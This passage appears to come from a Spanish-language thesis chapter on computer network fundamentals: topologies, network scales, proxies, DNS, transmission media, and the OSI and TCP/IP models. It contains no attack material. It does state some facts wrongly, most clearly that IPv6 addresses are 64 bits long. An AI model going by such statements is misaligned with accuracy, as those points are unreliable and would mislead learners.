


Figura 3: Topología Anillo

Elaborado por: Investigador basado en [18]

**Bus.** – La topología bus interconecta los terminales de una red de tal forma que siempre se comparte un mismo medio de transmisión y se tiene acceso equitativo a los recursos de la LAN por parte de cada unidad. Todo elemento que forme parte de esta topología es capaz de interactuar con el bus de datos tanto en envío como en la recepción de información, lo que permite que se lleve a cabo una comunicación full-dúplex. La Figura 4 representa este tipo de topología, con cinco usuarios conectados a un mismo bus de datos. De manera habitual incorporan un esquema de control basado en contención ya que los ordenadores realizan un broadcast de la información que quieren enviar. Para interconectar a los diversos dispositivos es necesario usar conectores “T” que usualmente se usan en cable coaxial o par trenzado; la fibra óptica también podría aplicarse a este esquema mediante un elemento pasivo al cual todos los



nodos se conecten. Cabe mencionar que este tipo de disposición de los nodos puede usar una mayor diversidad de protocolos de control a parte de Ethernet, CSMA/CD incluyendo el esquema token ring y de reserva, además de contar con una fácil instalación y enrutamiento [19] [18].




Figura 4: Topología Bus

Elaborado por: Investigador basado en [18]

**Estrella.** - La topología estrella se caracteriza por la utilización de un dispositivo activo que interconecta a todos los terminales de la red en conexiones punto a punto, como se ve en el centro de la Figura 5. Todas las comunicaciones son enrutadas y controladas por el eje central de la red, el mismo que debe contar con software adicional para el enrutamiento, control de flujo, contención de tráfico, así como también con el hardware asociado a la conexión de los distintos elementos de red. El mal funcionamiento del dispositivo central causa que haya una pérdida de información en todo el sistema de comunicación [18].




Figura 5: Topología Estrella

Elaborado por: Investigador basado en [18]

**Malla.** - La topología de malla o topología irregular es tipificada por un número de conexiones punto a punto arregladas en alguna configuración dispuesta por el usuario, ya sea un cubo, un hipercubo u otra forma de distribución. Como se puede observar en la Figura 6, hay más de un enlace de acceso entre los diferentes elementos de la red, esta característica ofrece una ventaja en la confiabilidad de la conexión puesto que, si un elemento falla, la red no deja de operar. La red usa protocolos de guardado y envío de información para la conexión entre la fuente y el destino. En casos normales, la información tiene varios caminos para llegar a un mismo destino, y cada paso por un intermediario se denomina un “salto”. El conflicto de esta distribución es determinar qué camino es óptimo en el momento de emisión del mensaje, y para esto se usan mecanismos de inundación, delta, enrutamiento, entre otros cuya explicación no es el propósito de esta investigación. En adición, el control de flujo a través de la red para proveer un servicio correcto y consistente se da mediante la limitación del tráfico de datos en los enlaces que estén ocupados en un momento dado, con técnicas como la prelocalización de buffer [19] [18].




Figura 6: Topología Malla

Elaborado por: Investigador basado en [18]

**Híbrida.** - La topología híbrida es una combinación de las topologías básicas mencionadas anteriormente. La colocación híbrida de los componentes produce mezclas muy diversas, limitadas solamente por la imaginación y visión del implementador de la red. Se pueden seleccionar las mejores características de cada topología a fin de fusionarlas y ajustarlas a las necesidades de la red. En la Figura 7 se representa una combinación de la topología anillo con la topología de malla [18].




Figura 7: Topología Híbrida

Elaborado por: Investigador basado en [18]

**Clasificación de las redes informáticas según su escala.** – La clasificación de las redes informáticas según su escala hace alusión al total de la distancia máxima existente entre los nodos extremos de la red. Cabe aclarar que oficialmente no hay una clasificación que pueda definir todos los tipos de redes existentes, sin embargo, la comunidad experta en este tema acepta la clasificación según la escala como una de las más acertadas. En la Figura 8 se puede apreciar la forma en que las redes son divididas según su distanciamiento [20].

Distancia entre equipos	Equipos ubicados en el mismo	Ejemplo
1 m	Metro cuadrado	<b>Red de área personal (PAN)</b>
10 m	Habitación	<b>Red de área local (LAN)</b>
100 m	Edificio	
1 Km	Complejo residencial	
10 Km	Ciudad	<b>Red de área metropolitana (MAN)</b>
100 Km	País	<b>Red de área ampliada (WAN)</b>
1000 Km	Continente	
10000 Km	Planeta	<b>Internet</b>

Figura 8: Clasificación de Redes de Computadoras según su escala. [20]

**Red de área personal.** - Las redes de área personal (PAN) son utilizadas para la conexión de nodos en separaciones no mayores a un metro cuadrado, lo que implica una cantidad limitada de terminales desplegados alrededor de una persona o máquina. Actualmente son usadas con mayor frecuencia tecnologías inalámbricas, como bluetooth, para la vinculación de los dispositivos utilizados. Tanto las redes PAN como LAN, hacen uso de frecuencias no licenciadas que se apoyan en protocolos optimizados para cortas distancias. Un ejemplo de esta red es la conexión de un teléfono celular con una computadora, como es el caso de la Figura 9, o incluso el uso de un control remoto con un televisor [21] [20].




Figura 9: Red de Área Personal [22]

**Red de área local.** - Las redes de área local (LAN) son redes de propiedad privada que se encuentran en un solo edificio o campus de pocos kilómetros de longitud. Se utilizan ampliamente para conectar computadoras personales y estaciones de trabajo en oficinas de una empresa y de fábricas para compartir recursos e intercambiar información. La Figura 10 contiene una representación de una red LAN con topología árbol. Aunque este tipo de redes están orientadas a ambientes relativamente pequeños, pueden interconectar una gran cantidad de terminales y elementos compatibles con el fin de facilitar el intercambio de información entre los usuarios de la LAN. En concordancia con las normas establecidas por la IEEE 802 este tipo de redes son distintivas debido a que utilizan todo el ancho de banda ofrecido por los dispositivos en uso de forma local, además de tener una muy baja susceptibilidad a errores a razón de su proximidad; dando como resultado una velocidad de bits elevada [15] [23] [24].




Figura 10: Red de Área Local [22]

**Red de área metropolitana.** – Las redes de área metropolitana (MAN), como su nombre lo indica, son aquellas que proporcionan cobertura dentro de metrópolis o ciudades. Estas redes son comúnmente usadas en ciudades para la interconexión de una o más redes de área local por medios cableados o inalámbricos. La Figura 11 representa una red MAN con cuatro redes LAN conectadas entre sí. De manera habitual, la infraestructura de estas redes es desplegada por proveedores de internet o grandes asociaciones que ofrecen servicios de conexión para corporaciones dentro de la ciudad, como es el caso de operadoras celulares anidadas. Un claro ejemplo de este tipo de redes son las televisoras por cable, mismas que cubren un terreno de unos 10 km cuadrados aproximadamente [20] [25].




Figura 11: Red de Área Metropolitana [22]

**Red de área amplia.** – Las redes de área amplia (WAN) basan su funcionamiento en enlaces dedicados y coberturas de gran alcance llegando incluso a interconectar continentes. Es preciso decir que las redes WAN se conforman de la conexión de varias

redes LAN, MAN e incluso WAN de menor tamaño; un ejemplo de esto es mostrado en la Figura 12, donde se puede apreciar la interconexión de varias ciudades mediante internet. Al igual que en el caso de las redes MAN varias empresas se dedican al montaje de infraestructuras de gran extensión a lo largo del globo con el fin de vender la conectividad como un servicio. El internet es la WAN más grande y no centralizada que existe actualmente, y pese a que varias corporaciones forman parte de ella, ninguna de estas tiene el dominio total sobre esta red [25] [20].




Figura 12: Red de Área Ampla [22]

**Internet.** - Internet es una red integrada por miles de redes y computadoras interconectadas en todo el mundo mediante cables y señales de telecomunicaciones, que utilizan una tecnología común para la transferencia de datos [26]. Esta interconexión de nodos se realiza mediante conmutación de paquetes, lo que significa que la información enviada a través de la red es separada en pequeñas partes para que al llegar al receptor sea reensamblada y obtener el mensaje completo. El formato de dichos paquetes se da de acuerdo con un estándar conocido como Internet Protocol (IP) e incluye direcciones de destino para cada una de las partes de la información segmentada a fin de que puedan ser entregadas de manera precisa en la red. [14]

Se puede representar esta red de manera similar a la Figura 13 aunque mucho más extensa. Los nodos representan dispositivos como computadores, celulares, impresoras, enrutadores, entre otros; mientras que los bordes vienen a ser los medios posibles de transmisión, ya sea desde cobre o fibra óptica hasta transmisiones de radio. Se hace necesaria una distinción entre los dispositivos que conforman los nodos ya que no todos tienen la misma función, generalmente aquellos nodos que se encuentran

al final de una conexión representan los dispositivos en los que se origina o destina la información. Por otra parte, los dispositivos “intermedios”, prioritariamente enrutadores son máquinas diseñadas con el propósito especial de recibir y encaminar la información entre medios de comunicación a fin de que lleguen a su destino predestinado. [14]

**Niveles de Internet.** – Los niveles de internet se refieren a los diferentes conjuntos de nodos y líneas que conforman la red, en la Figura 13 se puede apreciar un esquema representativo de estos niveles divididos por círculos [14].

En el círculo interior se encuentra el núcleo de la red, también llamado backbone, contiene las líneas troncales encargadas de proveer un elevado ancho de banda destinado al transporte de datos entre distancias considerablemente extensas a través del globo terráqueo. Estos medios de comunicación operan en conjunto con enrutadores de alto rendimiento y centros de switcheo que los comunican entre sí. Debido a que este es el pilar sobre el cual se apoya toda la red se hace necesario que cuente con la más alta tecnología y se mejore constantemente. Los organismos encargados de operar este nivel son proveedores de backbone de red (NBP's) pertenecientes en su mayoría a gobiernos y compañías de telecomunicaciones de alto rango [14].

El segundo nivel está compuesto por proveedores de servicio de internet (ISP's), dichos proveedores pueden ser gobiernos, universidades o compañías privadas que tienen un contrato con los NBP's a fin de obtener la conexión y posteriormente venderla o proveerla a usuarios finales que consumen el servicio de ancho de banda de internet, los mismos que conforman el tercer nivel del diagrama presentado. Los ISP's pueden dividirse a su vez en regionales y locales dando lugar a otro eslabón en la cadena de comercialización del servicio. [14]




Figura 13: Niveles de Internet [14]

La estructura del internet no es dispuesta por ninguna autoridad central, más bien es desarrollada por una organización llamada Grupo de Trabajo de Ingeniería de Internet, los cuales no dependen de ningún organismo externo ni requieren permisos de otra autoridad [14].

**Servidor Proxy.** – Un servidor proxy es un sistema de hardware o software que actúa como intermediario entre un dispositivo final y otro servidor del que un cliente requiere un servicio. Este tipo de servidor puede existir en la misma máquina cliente como un servidor firewall, o también puede estar separado de la misma y direccionar todo el tráfico a través de sí, como es el caso del proxy representado en la Figura 14. Una de las ventajas principales de este tipo de servidor, es que puede actuar como un proxy caché, de tal manera que las páginas que son visitadas con frecuencia estarán almacenadas en caché, disminuyendo el tiempo de respuesta hacia internet y a su vez provocará un menor consumo de ancho de banda [27].




Figura 14: Servidor Proxy [27]



Un servidor proxy puede servir a múltiples propósitos, por ejemplo, en una empresa se usa primariamente para facilitar la seguridad, control administrativo, mejorar el ancho de banda, entre otros. Des de un punto de vista singular, un servidor proxy puede proporcionar también privacidad de usuario y navegación anónima; así como también todo lo contrario. Dependiendo del tipo de proxy, este puede ser totalmente invisible al usuario [27].

**Sistema de Nombres de Dominio.** – El Sistema de Nombres de Dominio o DNS, es un servicio que permite asociar un nombre de dominio con una dirección IP. Los DNS se pueden considerar como las bases para el funcionamiento de internet, cada vez que una petición de servicio es realizada por un cliente, ésta pasa a través de varios computadores que dirigen la información desde su origen hacia su destino y viceversa. Estos computadores son llamados servidores de dominio [28] [29].

## **REDES DE ÁREA LOCAL**

Las redes de área local están compuestas por dos o más terminales conectados por un medio de transmisión en un área geográfica pequeña que usualmente se limita a un edificio o propiedad. En la Figura 15 se puede apreciar un esquema simple de red LAN con una topología de tipo bus, el compartir un mismo protocolo de comunicaciones junto con la proximidad de los dispositivos hace posible un flujo de datos veloz en comparación a redes más extensas [30]. Este tipo de conexiones se diferencia de las demás a razón de sus variedades en topología, conectividad, protocolos, dispersión, velocidad de comunicación y equipos disponibles para ser utilizados [17].




Figura 15: Red LAN en topología bus [19]

**Ventajas de las redes de área local.** - El uso de redes de área local en un entorno privado incluye varias ventajas. Los equipos son menos costosos en comparación con redes MAN o WAN debido a que constan principalmente de unos pocos conjuntos de circuitos integrados con protocolos estándar como IEEE 802. Los medios de transmisión en redes más amplias típicamente son líneas troncales arrendadas o enlaces satelitales cuyos precios son elevados en contraste con cables de par trenzado, fibra o señales de radio utilizadas en redes de área local. Las redes WAN, como se mencionó con anterioridad, usan conexiones punto a punto, mientras que las redes LAN toman lugar normalmente en un medio compartido por varios terminales, lo que implica que el transporte de datos no se hace de punto a punto entre dos dispositivos solamente, sino que son enviados a cualquier integrante la red que el usuario decida [17].

**Componentes de las redes LAN.** – Las redes LAN están compuestas por cinco categorías de componentes [18]:

- Medios de transmisión
- Modelos de Referencia para protocolos de red
- Servicios de Red
- Dispositivos de Infraestructura de Red
- Control de Acceso al Medio de Transmisión

**Medios de Transmisión.** – Los medios de transmisión son las tecnologías que permiten la conexión entre todos dispositivos de la red y tienen un rol vital en el correcto intercambio de datos. En cualquier tipo de comunicación debe haber un medio a través del cual la información pueda viajar sea este guiado o no guiado. En términos de eficiencia, los medios de transmisión determinan la capacidad que la red tiene para trabajar con una cantidad de tráfico esperada, su disponibilidad, la cobertura que ofrezcan y la tasa de transmisión [19].

Los medios usados en las redes informáticas actuales involucran la transmisión serial de datos lo que ayuda a que las conexiones de área local tengan una alta tasa de transferencia de datos cubriendo distancias moderadas y con costos accesibles. El intercambio de información se hace de manera digital mediante secuencias de bits [18].

**Medios de Transmisión Guiados.** – Los medios de transmisión guiados son cables que conectan físicamente a cada uno de los elementos de la red de forma estática. Hay varios tipos de medios guiados, entre los más comunes están: cables de cobre, par trenzado, cable coaxial y fibra óptica, éstos tres últimos pueden apreciarse en la Figura 16 [19].



Figura 16: Medios de Transmisión Guiados [31]

**Cables de Cobre.** – Los cables de cobre son usados tradicionalmente en comunicaciones debido a su baja resistencia a las corrientes eléctricas, lo que permite que las señales lleguen más lejos. Sin embargo, este tipo de medio sufre de interferencia a causa de la energía electromagnética presente en el ambiente, por lo que siempre deben estar aislados [19].

Par Trenzado. – Los cables de par trenzado se componen por parejas de cables de cobre aislados enrollados entre sí a manera de una trenza con frecuentes y numerosos giros. Este tipo de medio actúa como un enlace de comunicación full dúplex. El trenzado de los cables reduce la sensibilidad del medio de transmisión a la interferencia electromagnética y la radiación de ruido por radiofrecuencia originada por cables y componentes electrónicos cercanos. La capacidad de este medio de transmisión puede incrementarse al añadir más de un par de cables en un mismo aislante externo. Debido al costo de esta tecnología, su fácil instalación y alta calidad en datos de voz, el uso que le fue conferido no solo se limitó a redes de datos, sino que se incluyó en telefonía cableada [19].

Cable Coaxial. – El cable coaxial contiene un conductor interno como núcleo, usualmente de cobre sólido o trenzado, rodeado de una capa de aislante para que encima se coloque otro conductor constituido de alambres entrelazados a manera de malla o lámina metálica. Todos estos componentes están contenidos por una cubierta externa. Son llamados cables coaxiales porque comparten el conductor interno. Antiguamente se usaban en redes pero actualmente su uso pertenece a las transmisiones de televisión. A diferencia del par trenzado, los cables coaxiales pueden ser usados para largas distancias. Existen dos tipos de cable coaxial: “Thinnet”, un medio ligero y flexible, fácil de instalar y barato; y “Thicknet” que es más grueso, difícil de romper y puede guiar señales a una distancia más amplia que “thinnet”. Las señales transmitidas por este medio pueden ser digitales o analógicas [19] [18].

Fibra Óptica. – La fibra óptica es un medio bastante pequeño hecho de vidrio o plástico y conduce haces de luz mediante reflexión. Idealmente, es el mejor medio de transmisión ya que soporta anchos de banda extremadamente elevados y sufre muy poco por interferencias electromagnéticas. Puede cubrir grandes distancias debido a las pocas pérdidas que tiene, mas tiene un costo alto en relación con otras tecnologías tanto por su construcción como por su instalación. Para poder transportar información en este medio, es necesario primero convertir las señales eléctricas en luz. Los haces luminosos son emitidos por un diodo LED (Light-Emitting Diode) o un diodo láser. En el receptor, los haces de luz son captados por un fotodetector que los convierte a su forma original [19] [18].

**Comunicación Inalámbrica.** – La comunicación inalámbrica es aquella que transmite datos entre dos o más dispositivos de la red teniendo como medio el aire. Las tecnologías que comúnmente se utilizan para este propósito son: infrarrojos, rayos láser, ondas de radio y microondas [19].

**Modelos de Referencia para protocolos de red.** – Los modelos de referencia para protocolos de red son un conjunto de estándares implementados en equipos que hacen uso de algún tipo de red informática para el intercambio de datos. El objetivo primario de estos estándares es asegurar la compatibilidad entre terminales fabricados por distintas empresas de tecnología. Esto es posible debido a la formación de comités encargados de la definición de estándares internacionales para la construcción y desarrollo de las redes de datos [18].

**Modelo OSI.** - El modelo de interconexión de sistemas abiertos (OSI) describe las funciones de una red estándar en términos abstractos al dividir el proceso de transmisión de información en siete capas o niveles. Dichos niveles se encuentran listados en la Tabla 1. El comité encargado de este modelo fue la Organización Internacional de los Estándares (ISO) [18].

Número de Capa	Servicio
7	Aplicación
6	Presentación
5	Sesión
4	Transporte
3	Red
2	Enlace de Datos
1	Física

Tabla 1: Capas del modelo OSI

Elaborado por: Investigador, basado en [19]

- *Capa 1*, o capa física encargada de la transmisión externa de los bits de datos en un canal de comunicaciones. Su proceder tiene que ver con la adecuación mecánica, eléctrica o luminosa de las señales hacia el medio de transmisión.

Algunos protocolos pertenecientes a esta capa son: RS-232, 802.3, 802.4, 802.5 y 802.6 [18] [13].

- *Capa 2*, o capa de enlace de datos, usa la capa física para desarrollar una línea de transmisión lógica libre de errores para la capa subsecuente a través del encuadrado, secuencia y reconocimiento de datos. Además, se encarga del manejo de errores mediante la detección y corrección de los mismos. En esta capa se usan las direcciones MAC [18] [13].
- *Capa 3*, o capa de red, interviene en el envío de paquetes desde la fuente hacia el destino. Las funciones más importantes desempeñadas por esta capa son el enrutamiento y direccionamiento. También se encarga del manejo de la congestión de información que pueda ocasionarse y los administra el flujo de datos al dividir los mensajes en pequeñas unidades llamadas paquetes [13].
- *Capa 4*, o capa de transporte, realiza un control secuencial de los datos recibidos mediante protocolos de transmisión punto a punto como: el protocolo de Control de Transmisión (TCP) y el protocolo de Datagrama de Usuario (UDP) [18] [13].
- *Capa 5*, o capa de sesión, provee el acoplamiento y desacoplamiento entre dos procesos, es decir, el inicio y término de una transmisión por parte de un programa o servicio. Controla el intercambio de datos, delimita y sincroniza la operación [18].
- *Capa 6*, o capa de presentación, su utilidad tiene que ver con la interpretación de los datos intercambiados para la utilización de estos en la capa subsecuente. Entre sus funciones se incluye el manejo de la información en lo que a encriptación y desencriptación se refiere [18].
- *Capa 7*, o capa de aplicación, se relaciona directamente con el usuario mediante una interfaz y presenta la información procesada con la mayor precisión posible [18] [13].

**Modelo TCP/IP.** – El modelo TCP/IP es un conjunto de estándares para el manejo de protocolos por capas, desarrollado en Estados Unidos por la Agencia de Proyectos de Investigación Avanzados (DARPA). Es ampliamente usado por Internet y varias intranets. Se compone de dos principales protocolos: Protocolo de Control de Transmisión (TCP) y el Protocolo de Internet (IP). En la Figura 17 se encuentran listadas las cuatro capas de este modelo en contraste con las que componen el modelo OSI [19].




Figura 17: Comparación de Modelo TCP/IP y Modelo OSI [32]

- *Capa Física.* – La capa física es la responsable de mover datagramas bit a bit sobre el medio de transmisión y los elementos de la red. Los protocolos usados en esta instancia dependen de las características del medio y las señales en el mismo [19].
- *Capa de Enlace de Datos.* – La capa de enlace de datos provee a la red la movilidad de los paquetes de un dispositivo a otro, por tanto, es responsable de que la información llegue a su destino de manera confiable. Es el nivel más bajo de comunicación e incluye a la tarjeta de red (NIC, del inglés Network Interface Card) y los protocolos propios del sistema operativo [19].

- *Capa de Red.* – La capa de red moviliza paquetes llamados datagramas entre elementos de red, desde su origen a su destino. Soporta varios protocolos, entre los más importantes están: IP, Protocolo de Control de Mensaje de Internet (ICMP) y Protocolo Manejo de Grupo de Internet (IGMP). El protocolo IP es el más frecuentemente usado por esta capa y utiliza la información de cabecera proveniente de la capa de transporte que incluye la fuente del mensaje y el destino. Los datagramas, cuya estructura consta en la Figura 18, son transportados mediante una dirección IP que puede tener 32 bits (IPv4) o 64 bits (IPv6) [19].
- *Capa de Transporte.* – La capa de transporte recibe los mensajes de la capa superior con protocolos de cabecera cliente/servidor para posteriormente movilizarlos con directivas específicas hacia la capa siguiente. Para internet, la capa de transporte tiene dos protocolos estándar: TCP y Protocolo de Datagrama de Usuario (UDP). TCP provee de un servicio orientado a la conexión y garantiza la entrega de todos los paquetes de la capa de aplicación a su destino. UDP, por otro lado, no ofrece tales garantías y debido a la omisión de verificación de paquetes entregados, es mucho más veloz e ideal para conexiones en tiempo real [19].
- *Capa de Aplicación.* – La capa de aplicación, al igual que en el modelo OSI, provee la interfaz de usuario con recursos ricos en funciones de aplicación. Soporta todas las aplicaciones de red e incluye varios protocolos en estructuración de datos [19].




Figura 18: Estructura de un datagrama IP  
Elaborado por: Investigador, basado en [19]



**Servicios de Red.** – Los servicios de red se refieren a las capacidades de la red para la movilización de los datos generados en la misma, de tal forma que la información llegue a su destino. Para las redes informáticas, estos servicios se dividen en dos categorías [19]:

- *Servicios de Conexión.* – Los servicios de conexión son encargados del intercambio de datos entre dos dispositivos finales de comunicación con las mínimas pérdidas posibles en el menor tiempo [19].
- *Servicios de Conmutación.* – Los servicios de conmutación son los encargados de mover los datos de un host a otro a través de la red [19].

